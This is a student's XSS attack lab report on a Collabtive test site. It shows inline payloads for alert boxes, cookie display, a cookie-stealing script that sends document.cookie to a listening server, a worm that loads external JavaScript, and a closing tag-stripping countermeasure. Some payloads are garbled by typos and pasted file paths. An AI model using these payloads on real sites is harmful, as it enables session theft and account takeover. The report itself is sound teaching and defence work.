
Cross-Site Scripting (XSS) Attack Lab

Yukui Ye


SUID: 439644268

**Task1: Posting a Malicious Message to Display an Alert Window**


Embed a JavaScript: In the edit page of peter’s collabtive profile, type”<script>alert(‘XSS’);</script>” in the company field.




when we click send bottom , and go to peter’s profile, a window with XSS will popup, that is because the website donot encode the inputs, the “<script>alert(‘XSS’);</script>” will be displayed on web as original, and the browser will analyze it as html codes.




Reference to a JavaScript file: This time we link to a Javascript file instead of embed JaveScript directly in the typing field. For convenient reason, I create a Javascript file under the same server as the system. The following is the attak.js file content:



we need to change the value in the company field in order to link to the attack.js file





After we done thin click send bottom and then visit the profile, it will popup the window which shows the exact same message we write in the attack.js file.



**Task2: Posting a Malicious Message to Display Cookies**


we will popup a cookie instead of popuping a simple message. Type “<script>alert(document.cookie);</script>” in company field. And click send, then visit the profile. It shows a cookie.






**Task3: Stealing Cookies from the Victim’s Machine**


Make a small server.

Macintosh HD:Users:yukuiye:Desktop:34.png

Go to edit profile website, input the value “<script>document.write(‘img src=http://localhost:5555?c=’+escape(document.cookie)+’>’);</script>”



whenever the user visit the profile, their cookie information will be sent to the server automatically and secretly. As the graph show below.




**Task4: Session Hijacking using the Stolen Cookies**

In this task, we will use the stolen cookies to attack the system, we need to create a fake project. First we create a project under peter’s file in order to find the base information. Check it in HTTPheader.




Then we collect the information from above picture which is taken from HTTPheader.

With such information, we could write a java program to connect to the server and request system to create a fake project named HTTPSimpleForge.java









Then we compile the java program and run it.




we can tell that the server response the request, and return back the html code. In peter’s profile, we can surprisingly find that the fake program has already been added.




**Task5: Writing an XSS Worm**

Before attack, Typing “<script>var on=new Ajax.PeriodicalUpdater(“onlinelist”,”manageuser.php?action=onlinelist”,{method:’get’,onSuccess:function(trnasport){alert(transport.responseText);},frequence:1000})</script>”. This code displays the reply from the server, and the name of the current user is contained in the reply. In order to retrieve the name from the reply, you may need to learn some string operations in JavaScript.Create xsstask5.js under the path direction of /var/www/XSS/CollabtiveMacintosh HD:Users:yukuiye:Library:Application Support:QQ:Users:394852457:QQ:Temp.db:8BB5E117-0104-49DC-A75A-0C65651EAC57.pngType <script type=”text/javascript” src=”httpy://www.xsslabcollabtive.com/xsstask5.js”></script>Then click send bottom, visit the profile and then go to edit then check the profile, the information changed just the same as the information we wrote in the javascript. When we login as alice and visit the profile, it also changed the same as following picture.



**Task6: Writing a Self-Propagating XSS Worm**

As previous attack succeed, this one become easier. Our propose is to make a self-propagating XSS Worm. We could just change the value of the company to a javascript as showed in the following photo.



Then I first use bob to visit peter, and later use alice to visit bob, bob and alice’s profile all changed as showed in the following.




Task7: Countermeasures

Change code in the getArrayVal() in /var/www/XSS/Collabtive/include/initfunctions.php


Macintosh HD:Users:yukuiye:Library:Application Support:QQ:Users:394852457:QQ:Temp.db:C0CB4384-C53A-4FDF-A8BA-2F00A70A684F.png




Then we login as peter, and put <script type=”text/javascript” src=”http://www.xsslabcollabtive.com/xsstask5.js”></script> in company field.



and then change it to user profile, we found that there is no value in the company field as showed in the following screenshot.



then we go back to edit user to see whether there left any javascript in the company field, but surprisingly, northing showed up in the company field.



The reason is strip\_only\_tags function will get rid of specified HTML tag, In this system, it remove the “<script>” tag. Since we could not embed script, the JavaScript could not be run in the profile. And because we have no seed of worm, we also could not spread the worm to affect other profiles. Therefore the Countermeasure works successfully.